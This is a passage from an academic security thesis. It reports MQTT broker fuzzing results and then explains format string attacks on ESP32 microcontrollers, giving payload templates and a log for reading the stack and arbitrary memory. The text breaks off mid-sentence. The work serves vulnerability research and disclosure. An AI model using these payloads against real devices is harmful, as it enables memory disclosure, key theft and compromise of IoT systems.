


Figure 3.6: Evaluation of console response feedback for Mosquitto.

Figure 3.6 plots the number of unique console responses observed in Mosquitto. For *th* = 0.5, the findings for mutation guided fuzzing and generation guided fuzzing are nearly identical. Again, we attribute this to the input corpus that we generated from Mosquitto. In the case of *th* = 0.8, generation guided fuzzing actually detected more unique responses; however, most of these were redundant cases since Mosquitto prints the client ID to the console. In the case of *th* = 0.2, generation guided fuzzing only logged a single response.

Figure 3.7 and Figure 3.8 plot the number of unique responses in HiveMQ. For network responses, we found that mutation-guided fuzzing receives relatively few responses “hits” regardless of which fuzzing field values are monitored. G-I performed slightly better (19 responses), and G-A discovered almost 700 responses.




Figure 3.7: Evaluation of network response feedback for HiveMQ.

For console responses, the number of observations in generation guided fuzzing and mutation guided fuzzing are similar, especially when *th* = 0.5.




Figure 3.8: Evaluation of console response for HiveMQ.

Finally, Figure 3.9 and Figure 3.10 plot the number of unique responses in EMQX. For network responses, we observed similar behavior to Figure 3.7, with the exception of M-A; between runs 3041 and 3257, the number of hits increases rapidly.




Figure 3.9: Evaluation of network response feedback for EMQX.

For console responses, we also observe similar behavior to Figure 3.8. For *th* = 0.2 and *th* = 0.5, generation-guided fuzzing narrowly outperforms mutation guided fuzzing. As usual, when *th* = 0.8, we find the majority of logged responses are redundancies of previous responses.




Figure 3.10: Evaluation of console response feedback for EMQX.

3.6 Related Work

Fuzzing is a widely popular approach for finding software bugs. AFL-type fuzzers are arguably the most popular class of fuzzing frameworks [45] [49] [65] [66] [67]. AFL is a coverage-based greybox fuzzer (CGF); it instruments the target by injecting instructions into the assembly code at compile-time, and during fuzzing, the instrumented target informs AFL whenever it reaches a new path in the code. AFLFast [65] improves on AFL by tweaking the frequency at which a selected seed is fuzzed (its energy); AFLFast gives higher energy to seeds which execute low-frequency paths, thereby increasing the odds of finding a new path. AFLGo [66] enables directed fuzzing toward a target code location; the instrumented binary reports back to the fuzzer both the code coverage and the seed distance, i.e., the covered distance of a seed input from the target code location. Then AFLGo selects seeds which are more likely to minimize this seed distance. Other fuzzing frameworks might combine the CGF approach popularized by AFL with symbolic/concolic analysis [68] [69] [70], dynamic taint analysis [12] [50] [71], and grammar construction [72].

The major advantages of these fuzzing frameworks over FUME is:

- They are agnostic to the target software or protocol, while FUME depends on MQTT.
- They can monitor code coverage directly using either instrumentation (compiler-level or binary-level), or dynamic taint analysis, while FUME can only estimate coverage.

On the other hand, all of these approaches require a great deal of “setup“ on the part of the user. For example, most of these frameworks rely strictly on mutation-guided fuzzing since they have no knowledge of the target. Thus, their efficiency depends entirely on the seed corpus supplied by the user, which may be incomplete. Skyfire [72] constructs a probabilistic context-sensitive grammar (PCSG) to generate syntactically-and-semantically-valid input seeds. However, Skyfire requires the user to supply an input corpus and context-free grammar. VUzzer [50] requires the user to perform static analysis on the target by constructing a control flow graph (CFG) and running analysis scripts. AFLNet [45] runs a persistent target program and requires a “cleanup script” to discard any changes to the program’s state over a single run. In contrast to these approaches, FUME requires almost no setup from the user, since it also supports generation-guided fuzzing; moreover, FUME does not need a cleanup script for the persistent target program since it monitors the network and console channels for response feedback, which only capture the most important state changes. Finally, as opposed to other fuzzing frameworks, FUME requires no instrumentation or dynamic taint analysis, which are not always available for every application.

3.7 Conclusion

In this Chapter, we designed a fuzzer based on Markov modeling for servers in MQTT-connected systems. MQTT affects hundreds of thousands of devices, particularly resource-constrained devices such as those found in IoT. Our fuzzer combines the techniques of mutation guided fuzzing and generation guided fuzzing to rigorously stress test the MQTT protocol. Response feedback from the target broker is monitored for tracking unique activity, which provides new test cases for the input corpus. We discussed three fuzzing methods that emphasize fine-grained manipulation of the payload. We have shown that state-of-the-art MQTT implementations such as Mosquitto contain serious vulnerabilities that can lead directly to denial-of-service attacks and threaten the reliability of the entire network. In total, we discovered 7 vulnerabilities, including 6 zero-day vulnerabilities. Finally, we compared our fuzzer against three popular fuzzing frameworks and demonstrated that our model can find MQTT vulnerabilities more effectively and rapidly in nearly all cases.

CHAPTER 4: DISCOVERING VULNERABILITIES IN IOT DEVICES

In this Chapter, we demonstrate the plausibility of software security attacks in IoT devices. As a proof-of-concept, we design multiple format string attacks to target the ESP32 class of MCUs, which use the Xtensa LX6 processor architecture. The format string attacks can be used to perform denial-of-service against the application, remotely steal private keys hard-coded in the firmware, and even perform code injection. We provide full implementation details of each attack.[3]

4.1 Motivation

IoT device manufacturers have been advancing the hardware to secure IoT devices. One of the pioneers is Espressif Systems, which produces the popular ESP8266 and ESP32 chips and claimed a shipment of 100 million of both chips in January 2020 [73]. Particularly, ESP32 has abundant hardware security features including secure boot [74] and flash encryption [75], as discussed in CHAPTER 2: . However, software security in these chips has not been well explored. This Chapter presents potential threats against ESP32 by using numerous practical software attacks. Five attacks are presented with increasing complexity and severity:

1 We use the format string attack to read data on the stack.

2 We use the format string attack to read data from nearly any memory address.

[3] The contents of this Chapter are based on our publication to IEEE ICPADS 2020 [8].

3 We use the format string attack to write data to nearly any memory address, including some which are executable.

4 We use the format string attack to hijack the control flow of the program.

5 We use the format string attack to combine attacks 3 and 4 to perform code injection.

We demonstrate our attacks with two proof-of-concept applications, a HTTP web server and a MQTT client, showing that an attacker may deploy the attacks remotely through the Internet. Our attacks significantly undermine the security of ESP32, and the principles may apply to other IoT chips.

4.2 Background

In this section, we discuss the architecture of the Xtensa LX6 processor, which is used by the ESP32. We introduce important elements of the processor such as the address mapping and register window mechanism.

4.2.1 Harvard Architecture and Address Mapping

The Tensilica Xtensa LX6 [76] is a modified Harvard architecture with separate buses for fetching instructions and data from memory. Harvard architecture allows the processor to access instructions and data simultaneously, which increases throughput of the system. A true Harvard architecture has two distinct instruction and data memory address spaces. In contrast, a modified Harvard architecture contains a single address space, and it is left to the processor to determine whether a given address belongs to instruction memory or data memory. Specifically, for Xtensa, the translation lookaside buffer (TLB) stores information about an address's access permissions, and the CPU will raise an exception if the program attempts to violate one of these permissions, e.g., tries to write to a read-only address.

The ESP32 has a 32-bit address space which can either map to internal SRAM, peripherals, the real time controller (RTC), or external flash. The address mapping of a memory segment determines which bus shall access it. For example, the address range 0x40070000 - 0x4007ffff, which is accessed by the instruction bus, maps to SRAM. In general, the address space 0x3f400000 - 0x3fffffff is accessed by the data bus, the address space 0x40000000 - 0x4fffffff is accessed by the instruction bus, and the address space 0x50000000 - 0x50001fff is accessed by both buses. Table 4.1 shows the address space for the ESP32 and shows whether each memory section is accessible by the instruction bus or the data bus. Some memory regions are reserved and do not map to either bus.

Table 4.1: ESP32 address space

Start address	End address	Bus	Target
0x3f400000	0x3f7fffff	Data	External flash
0x3f800000	0x3fbfffff	Data	External SRAM
0x3ff00000	0x3ff7ffff	Data	Peripheral
0x3ff80000	0x3ff81fff	Data	RTC FAST
0x3ff90000	0x3ff9ffff	Data	ROM
0x3ffae000	0x3fffffff	Data	Internal SRAM
0x40000000	0x4005ffff	Instruction	ROM
0x40070000	0x400bffff	Instruction	Internal SRAM
0x400c0000	0x400c1fff	Instruction	RTC FAST
0x400c2000	0x40bfffff	Instruction	External Flash
0x50000000	0x50001fff	Both	RTC SLOW

Harvard architecture systems like Xtensa present unique challenges to classic security attacks. Since the processor will raise exceptions on access violations, an adversary cannot execute code from the stack or overwrite instruction memory. Instead, adversaries must rely on more advanced attacks such as return oriented programming (ROP) and jump oriented programming (JOP) (i.e., code reuse attacks) to perform a hijack of the program's control flow [9]. However, in Section 4.3.2, we carefully study the access permissions of the ESP32's address space and find that in certain cases, the processor does not prevent memory access violations, which can be exploited. Furthermore, Harvard architecture does not protect against several other kinds of vulnerabilities which do not depend on memory access permissions. For instance, the stack-based buffer overflow and format string attacks can lead to exploits which read or write to data RAM or execute instruction RAM.

4.2.2 Registers and the Register Window

Xtensa supplies many registers to the processor at runtime, including 16 general purpose registers, a program counter (PC), and many special registers which are used for various purposes such as exception handling. Registers are located in a register file, which is accessed throughout the execution pipeline. The ESP32 implements Xtensa's windowed register application binary interface (ABI), which extends the register file to 64 general-purpose registers but limits the view to just 16 of those registers. The registers in the register file are labeled AR0, AR1, ..., AR63. The window of visible registers is controlled by a special 4-bit *WindowBase* register, which is updated when the process branches to a new subroutine or returns from the current subroutine.

The process uses the naming scheme of A0, A1, ..., A15 to refer to the general-purpose registers which are immediately accessible to the process. A0 always stores the return address of the current subroutine. A1 always stores the stack pointer of the current stack frame. Registers A2 through A15 are used for local variables. Additionally, registers A2 through A7 can be used for incoming arguments from the caller function, while registers A8 through A15 can be used to supply arguments to the next function.




Figure 4.1: Overview of the ESP32 register file and register window mechanism. A function only has access to the registers contained in the register window.

The register window can shift by increments of 4, 8, or 12 registers. Figure 4.1 illustrates the register window behavior for three distinct subroutines, *Sub1*, *Sub2*, and *Sub3*. This mechanism can be divided into three distinct stages: *call*, where the program executes a *CALL* instruction; *entry*, where the programs execute the *ENTRY* instruction at the start of the destination subroutine; and *return*, where the program executes the *RETW* instruction at the end of the destination subroutine. These are further described below. We assume the register window will shift by 8 registers.

Call. First, the PC will reach an instruction *CALL8 addr*, where *addr* is the target address of the call. This will set the register A8 to PC + 3, i.e., the address following the call instruction. However, the most significant bit (MSB) of A8 is set to the size of the window shift – in this case 8 – which will be used later by the return instruction. The program then writes the value 2 to *PS.CALLINC*, which is a 2-bit special register that tracks the size of the window shift. Finally, PC is set to the value of *addr*.

Entry. Now the program executes the entry instruction *ENTRY X*, where *X* is the size of the stack frame. During execution of this instruction, the program reads the value from *PS.CALLINC* – in this case 2, which indicates that the register window must shift by 8 registers. Now the program increments *WindowBase* by *PS.CALLINC*, which sets the new bounds of the window register. Now A8 becomes A0, A9 becomes A1, etc. Thus, the return address, which was stored in register A8 by the *call* stage, is now stored in register *A0*. The program also writes to a 16-bit special register *WindowStart*, which tracks which registers are currently live in the program. This is important for detecting window overflow exceptions, which is further explained in Section 4.2.3. Finally, the process will set the stack pointer to *A1 – X*, which allocates *X* bytes to the stack frame. This concludes the execution of *ENTRY X*, and the subroutine executes as normal.

Return. At the end of each subroutine is a *RETW* instruction. This performs three operations. First, it returns to the caller function by setting the three least significant bytes (LSB) of PC to the three LSB of A0. Second, it unsets the bit in *WindowStart* that was set by the *ENTRY* instruction, marking those registers as non-live. Third, it shifts the register window back to its original position, i.e., it decrements *WindowBase* by 2. Note that *PS.CALLINC* is not reliable for this operation since the callee function may have written to it before reaching the *RETW* instruction. Since the register window decrements by 8 registers, A0 becomes A8, A9 becomes A1, etc. This concludes the return stage.

4.2.3 Window Overflow/Underflow Exception

In the case where a subroutine *Sub[i]* attempts to use a register that already belongs to another live subroutine *Sub[j]*, the CPU will initiate a window overflow exception. In this scenario, the CPU will dump the contents of some of *Sub[j]*'s registers into memory and allow *Sub[i]* to access those registers. Determining a window overflow exception is done through the *WindowStart* special register. Since *WindowStart* has a width of 16 bits and the register file contains 64 registers, a set bit in *WindowStart* corresponds to 4 live registers in the program. If subroutine *Sub[i]* tries to write to any of these registers, then their contents are all dumped to the stack prior to the write operation. Figure 4.2 demonstrates the principle of the window overflow exception.




Figure 4.2: Principle of the Window Overflow Exception in ESP32. The contents of the red highlighted registers shall be dumped to the stack.

Assuming that 8 registers must be dumped to the stack, the program executes a *WindowOverflow8* procedure to save registers A0 through A7 of *Sub[j]*, which occurs as follows. First, registers A0 through A3 are saved to the addresses of A9 - 16, A9 - 12, A9 - 8, and A9 - 4, respectively. This memory region is called the Base Save Area. Note that A9 is the stack pointer of *Sub[i]*. Then A0 is set to the address of A1 - 12, and registers A4 through A7 are saved to the addresses of A0 - 32, A0 - 28, A0 - 24, and A0 - 20, respectively. This memory region is called the Extra Save Area. Note that A1 is the stack pointer of *Sub[i - 1]*, i.e., the subroutine which called *Sub[i]*. Thus, it can be observed that the Base Save Area is located at a fixed offset relative to *Sub[i]*'s stack pointer, while the Extra Save Area is located at a fixed offset relative to *Sub[i - 1]*'s stack pointer.

When the program returns back to *Sub[j]*, it will restore the register contents from memory back into the registers. It does this by executing a *WindowUnderflow8* procedure, which undoes the operations performed by the *WindowOverflow8* procedure. In this way, register contents are never lost, even when the registers themselves must be shared among subroutines.

4.3 Novel Attacks Against ESP32

In this section, we present novel attacks against the ESP32 based on the popular format string attacks. We begin by describing the standard format string attack behavior and its implementation on ESP32. Then we present a detailed overview of access permissions to the address space. We then explain how the format string attack can be constructed to read, write, or execute memory on the ESP32, including how to steal private keys and how to perform code injection on a Xtensa LX6 processor.

4.3.1 Format String Behavior

Format string vulnerabilities arise when formatting functions fail to validate a user's input format [77]. An example of such a function is *printf()*, which accepts as input a string containing format characters. Typically, if the program were to execute an instruction such as *printf("%s", name)*, it would simply print the contents of name. However, if the *name* argument is not provided to the function, then the program will print the contents of a different memory location, which may leak sensitive data. The exact memory locations which are accessed depend on the implementation of the C standard library.

The ESP32 ROM and ESP-IDF framework use a modified version of Newlib to implement format string functions. Specifically, the *vfprintf()* library function parses the supplied format string parameters and writes the string to a buffer, and the formatted buffer is passed to the ESP32's virtual filesystem (VFS) component, where the bytes are then transmitted over UART. For simplicity, we refer to the entire call stack as the "formatting function", although the call stack for *printf()* and other formatting functions contain more than 10 distinct subroutines.

We observe that the format string vulnerability exists in the ESP32's implementation of Newlib. Now a full description of the format string attack is given. Consider a program which makes the following function call, where is the supplied format string, and , , etc., are a variable number of objects:

printf(<str>, <obj1>, <obj2>, ...);

To prepare this function call, the ESP32 will allocate register A10 to hold the address of *<str>*, and registers A11 through A15 will hold the addresses of *<obj1>*, *<obj2>*, and if applicable, *<obj3>*, *<obj4>*, and *<obj5>*. Then registers A10 through A15 are passed as incoming arguments to *printf()*, which iterates over the arguments. If fewer than five objects are provided, then the function only needs to fill the necessary registers while the unused registers will be ignored by the iterator. However, if more than five objects are provided, then a problem occurs. The call to *printf()* shifts the register window by 8 registers, which means register A10 becomes A2, A11 becomes A3, and so forth. Registers A8 and A9 cannot be used to hold objects, because they will hold the return address and stack pointer of *printf()*, respectively, while registers A0 through A7 cannot be used, because they will be inaccessible by *printf()* due to the register window shift. To solve this problem, the ESP32 resorts to placing excess objects on the stack.

The format string vulnerability occurs when the call to *printf()* contains more format parameters in than it contains objects to format. When this happens, then the program will still iterate over registers A11 through A15 and the stack locations where excess objects would be stored. If the adversary can control the content of the format parameters, then this behavior can be used to leak the contents of registers A11 through A15 as well as the stack, among other attacks which will be covered in this section.

4.3.2 Access to the Address Space

We have comprehensively assessed the access permissions in the ESP32 address space. This assessment was performed by writing a program that uses the format string vulnerability to read, write, or execute a supplied memory address, and monitoring the runtime behavior of the program. The exact structure needed for these format strings are discussed later in this section. The results of our assessment are shown in Table 4.2. It can be seen that data sections, i.e., sections between 0x3f400000 and 0x3fffffff, have read access, while instruction sections, i.e., sections between 0x40000000 and 0x40bfffff, have execute access, which are expected. However, our assessment also revealed some interesting information about the address space, which is described below.

Table 4.2: Access permissions to the ESP32 address space when conducting the format string attack. ✓[1] means the address space is only accessible through L32I or L32R instructions. X[2] means the address is inaccessible due to one or more null bytes in the address.

Target	Address space	R	W	X
External flash	0x3f400000 – 0x3f7fffff	✓	X	X
External SRAM	0x3f800000 – 0x3fbfffff	✓	✓	X
Peripherals	0x3ff00000 – 0x3ff7ffff	✓	✓	X
RTC FAST	0x3ff80000 – 0x3ff81fff	✓	✓	X
ROM1	0x3ff90000 – 0x3ff9ffff	✓	X	X
SRAM 2	0x3ffae000 – 0x3fffffff	✓	✓	X
SRAM 1	0x3ffe0000 – 0x3fffffff	✓	✓	X
ROM0	0x40000000 – 0x4005ffff	✓[1]	X	✓
SRAM 0	0x40070000 – 0x4009ffff	✓[1]	✓	✓
SRAM 1	0x400a0000 – 0x400b1fff	✓[1]	✓	✓
RTC FAST	0x400c0000 – 0x400c1fff	✓[1]	✓	✓
External Flash	0x400c2000 – 0x40bfffff	✓[1]	X	✓
RTC SLOW	0x50000000 – 0x50001fff	X[2]	X[2]	X[2]

First, we learned that the instruction space is completely readable. However, the format string attack cannot be used to read the instruction address directly; this is due to the fact that instruction addresses can only be read via L32I or L32R instructions. However, the format string attack can be used to execute such instructions, which will be explained shortly.

We also learned that some executable addresses are writable by the format string attack. In particular, the format string attack can be used to write to the SRAM 0, SRAM 1, and RTC FAST address spaces. SRAM 0 and SRAM 1 store memory sections such as BSS, the stack, heap, and caching for the external flash and external SRAM. RTC FAST stores code relating to the ESP32’s deep sleep mode. Since these targets can be written and executed, they are susceptible to a code injection attack.


Finally, we learned that the target RTC SLOW apparently has no access restrictions, which was discovered through JTAG debugging. This section may be used to store data for use in deep sleep mode. However, due to the null byte which is present in all addresses in the address space (i.e., all addresses in 0x50000000 - 0x50001fff contain the null byte 0x00), the format string attack cannot be used to access this memory region. This is due to the fact that the format function will stop processing our input string if it encounters the null byte.

4.3.3 Reading the Stack

The format string attack can be used to read the stack in the ESP32. Using the "%x" parameter, the format function will print the hex dump of the current object accessed by the iterator. This parameter also increments the iterator by 32 bits, i.e., the length of a memory address. The "%x" parameter can be used to print stack contents through the following approach:

printf("%x %x %x %x ....")

Here, the number of "%x" parameters is arbitrary. Recall the first five parameters correspond to registers A11 through A15, while other parameters correspond to values on the stack, beginning from the stack pointer of the caller function. Figure 4.3 illustrates this attack on a sample ESP32 application, which uses MQTT to communicate with users remotely.



```
I (5823) MQTT_EXAMPLE: MQTT_EVENT_DATA
TOPIC=/topic/qos0
DATA=READING THE STACK:
I (5913) MQTT_EXAMPLE: MQTT_EVENT_DATA
TOPIC=/topic/qos0
DATA=
        Registers A11 - A15: 0 3f4034b4 3ffc831c 3f402fec 0
        Stack frame: 20200d0a 20202020 52202020 73696765 73726574
```

Figure 4.3: Reading stack contents of a sample ESP32 application.


4.3.4 Reading Arbitrary Memory

A more powerful attack is the ability to read arbitrary memory. This is possible if the *printf()* input string is allocated on the stack. Then an adversary can use the "%s" parameter to pass a value by reference to the format function, dereferencing the current object pointed to by the iterator and printing the object as a string. Since the input string is located on the stack, an adversary can craft an input string that contains the target memory address. The input string will have the following structure:

```
char buf[30] = "<addr> %x ... %x %s";
printf(buf);
```

Here, *<addr>* is a 32-bit address and is little-endian formatted. It can be seen that *buf* is a local variable, and therefore it is allocated on the current stack frame. We can assume here that *buf* is allocated at the function's stack pointer, while in a real scenario, *buf* may be located at another offset due to the presence of other local variables. We can also assume that *<addr>* points to a valid string in memory. Finally, since we assume that *buf* is allocated at the stack pointer, then the first 4 bytes of the stack pointer correspond to *<addr>*. The input string only needs five

